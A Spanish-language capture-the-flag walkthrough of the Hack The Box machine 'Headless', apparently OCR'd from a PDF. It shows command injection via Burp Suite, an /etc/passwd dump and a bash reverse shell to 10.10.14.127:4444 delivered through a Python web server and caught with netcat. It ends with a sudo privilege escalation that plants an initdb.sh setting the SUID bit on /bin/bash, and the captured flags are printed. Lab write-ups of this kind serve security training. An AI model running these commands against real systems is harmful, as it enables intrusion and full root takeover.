


Ya entraremos perfecto!!!

Ahora añadimos lo siguiente al repetidor



Vemos que se pueden ejecutar comandos desde el burpsuite




El comando "uname -a" se utiliza en sistemas operativos basados en Unix y sus derivados, como Linux y macOS, para obtener información sobre el sistema. Al ejecutar este comando en la línea de comandos, proporciona una salida que incluye detalles como:

- El nombre del kernel del sistema operativo.
- El nombre de la máquina.
- La versión del kernel.
- La fecha y la hora de la compilación del kernel.
- El tipo de procesador.

En resumen, "uname -a" proporciona una instantánea de información detallada sobre el sistema operativo y el hardware en el que se está ejecutando. Es útil para diagnosticar problemas del sistema, verificar configuraciones y para obtener una visión general del

entorno del sistema.




```
root:x:0:0:root:/root:/bin/bash
daemon:x:1:1:daemon:/usr/sbin:/usr/sbin/nologin
bin:x:2:2:bin:/bin:/usr/sbin/nologin
sys:x:3:3:sys:/dev:/usr/sbin/nologin
sync:x:4:65534:sync:/bin:/bin/sync
games:x:5:60:games:/usr/games:/usr/sbin/nologin
man:x:6:12:man:/var/cache/man:/usr/sbin/nologin
lp:x:7:7:lp:/var/spool/lpd:/usr/sbin/nologin
mail:x:8:8:mail:/var/mail:/usr/sbin/nologin
news:x:9:9:news:/var/spool/news:/usr/sbin/nologin
uucp:x:10:10:uucp:/var/spool/uucp:/usr/sbin/nologin
proxy:x:13:13:proxy:/bin:/usr/sbin/nologin
www-data:x:33:33:www-data:/var/www:/usr/sbin/nologin
backup:x:34:34:backup:/var/backups:/usr/sbin/nologin
list:x:38:38:Mailing List Manager:/var/list:/usr/sbin/nologin
```


```
irc:x:39:39:ircd:/run/ircd:/usr/sbin/nologin
_apt:x:42:65534::/nonexistent:/usr/sbin/nologin
nobody:x:65534:65534:nobody:/nonexistent:/usr/sbin/nologin
systemd-network:x:998:998:systemd Network Management:/:/usr/sbin/nologin
tss:x:100:107:TPM software stack,,,:/var/lib/tpm:/bin/false
systemd-timesync:x:997:997:systemd Time Synchronization:/:/usr/sbin/nologin
messagebus:x:101:108::/nonexistent:/usr/sbin/nologin
usbmux:x:102:46:usbmux daemon,,,:/var/lib/usbmux:/usr/sbin/nologin
dnsmasq:x:103:65534:dnsmasq,,,:/var/lib/misc:/usr/sbin/nologin
avahi:x:104:112:Avahi mDNS daemon,,,:/run/avahi-daemon:/usr/sbin/nologin
speech-dispatcher:x:105:29:Speech Dispatcher,,,:/run/speech-
dispatcher:/bin/false
fwupd-refresh:x:106:115:fwupd-refresh user,,,:/run/systemd:/usr/sbin/nologin
saned:x:107:117::/var/lib/saned:/usr/sbin/nologin
geoclue:x:108:118::/var/lib/geoclue:/usr/sbin/nologin
polkitd:x:996:996:polkit:/nonexistent:/usr/sbin/nologin
rtkit:x:109:119:RealtimeKit,,,:/proc:/usr/sbin/nologin
colord:x:110:120:colord colour management
daemon,,,:/var/lib/colord:/usr/sbin/nologin
dvir:x:1000:1000:dvir,,,:/home/dvir:/bin/bash
sshd:x:111:65534::/run/sshd:/usr/sbin/nologin
_laurel:x:999:994::/var/log/laurel:/bin/false
```

Guardamos un archivo como shell.sh con lo siguiente y levantamos un servidor de python

```
┌──(root㉿dttkalimot)-[/home/kali/HTB/HEADLESS]
└─# cat shell.sh
bash -c 'bash -i &>/dev/tcp/10.10.14.127/4444 <&1'
```

```
┌──(root㉿dttkalimot)-[/home/kali/HTB/HEADLESS]
└─# python3 -m http.server
Serving HTTP on 0.0.0.0 port 8000 (http://0.0.0.0:8000/) ...
10.10.11.8 - - [08/Apr/2024 04:56:52] "GET /shell.sh HTT
P/1.1" 200 -
10.10.11.8 - - [08/Apr/2024 04:57:02] "GET /shell.sh HTT
P/1.1" 200 -
10.10.11.8 - - [08/Apr/2024 04:58:21] "GET /shell.sh HTT
P/1.1" 200 -
10.10.11.8 - - [08/Apr/2024 05:01:05] "GET /shell.sh HTTP/1.1" 200 -
10.10.11.8 - - [08/Apr/2024 05:01:18] "GET /shell.sh HTTP/1.1" 200 -
10.10.11.8 - - [08/Apr/2024 05:01:22] "GET /shell.sh HTTP/1.1" 200 -
```

Ejecutamos lo siguiente desdeel burpsuite con la ip que nos proporciona la vpn y el puerto 8000 que es el de el servidor



Ecuchamos por el netcat por el puerto especificado en la shell

```
┌──(root㉿dttkalimot)-[/home/kali/HTB/HEADLESS]
└─# nc -lvnp 4444
listening on [any] 4444 ...
connect to [10.10.14.127] from (UNKNOWN) [10.10.11.8] 56990
bash: cannot set terminal process group (1368): Inappropriate ioctl for device
bash: no job control in this shell
dvir@headless:~/app$ _
```

Escalada de privilegios

Ya estaremos dentro

```
dvir@headless:~/app$ sudo -l
sudo -l
Matching Defaults entries for dvir on headless:
    env_reset, mail_badpass,
    secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\:/usr/bin\:/sbin\:/bin,
    use_pty

User dvir may run the following commands on headless:
    (ALL) NOPASSWD: /usr/bin/syscheck
dvir@headless:~/app$ cat /usr/bin/syscheck
cat /usr/bin/syscheck
#!/bin/bash

if [ "$EUID" -ne 0 ]; then
  exit 1
fi

last_modified_time=$(/usr/bin/find /boot -name 'vmlinuz*' -exec stat -c %Y {} + | /usr/bin/sort -n | /usr/bin/tail -
n 1)
formatted_time=$(/usr/bin/date -d "@$last_modified_time" +"%d/%m/%Y %H:%M")
/usr/bin/echo "Last Kernel Modification Time: $formatted_time"

disk_space=$(/usr/bin/df -h / | /usr/bin/awk 'NR==2 {print $4}')
/usr/bin/echo "Available disk space: $disk_space"

load_average=$(/usr/bin/uptime | /usr/bin/awk -F'load average:' '{print $2}')
/usr/bin/echo "System load average: $load_average"

if ! /usr/bin/pgrep -x "initdb.sh" &>/dev/null; then
  /usr/bin/echo "Database service is not running. Starting it..."
  ./initdb.sh 2>/dev/null
else
  /usr/bin/echo "Database service is running."
fi

exit 0
```

Si analizamos el archivo y lo analizamos, podemos encontrar que está manipulando un nombre de archivo " [initdb.sh]" .

Bien, podemos crear el archivo cambiando los permisos de bash con el bit de nuestros usuarios y luego ejecutar syscheck.

```
User dvir may run the following commands on headless:
    (ALL) NOPASSWD: /usr/bin/syscheck
dvir@headless:~/app$ echo "chmod u+s /bin/bash" > initdb.sh_
```

Le damos privilegios de ejecución

```
chmod +x initdb.sh
_
```

```
sudo /usr/bin/syscheck
Last Kernel Modification Time: 01/02/2024 10:05
Available disk space: 1.9G
System load average:  0.00, 0.00, 0.01
Database service is not running. Starting it...
_
```

```
inspect_reports.py
report.sh
support.html
chmod +x initdb.sh
sudo /usr/bin/syscheck
Last Kernel Modification Time: 01/02/2024 10:05
Available disk space: 1.9G
System load average:  0.00, 0.00, 0.01
Database service is not running. Starting it...
whoami
root
_
```

```
report.sh
support.html
cd /root
ls
root.txt
cat root.txt
0f89d205c0659f314fdd99c9a5c7af14
—
```

```
usr
var
vmlinuz
vmlinuz.old
cd
ls
root.txt
cd
ls
root.txt
whoami
root
cd /home
ls
dvir
cd dvir
ls
app
geckodriver.log
initdb.sh
user.txt
cat user.txt
b0037bdf9eeed0c516cb220665fb0f5c
—
```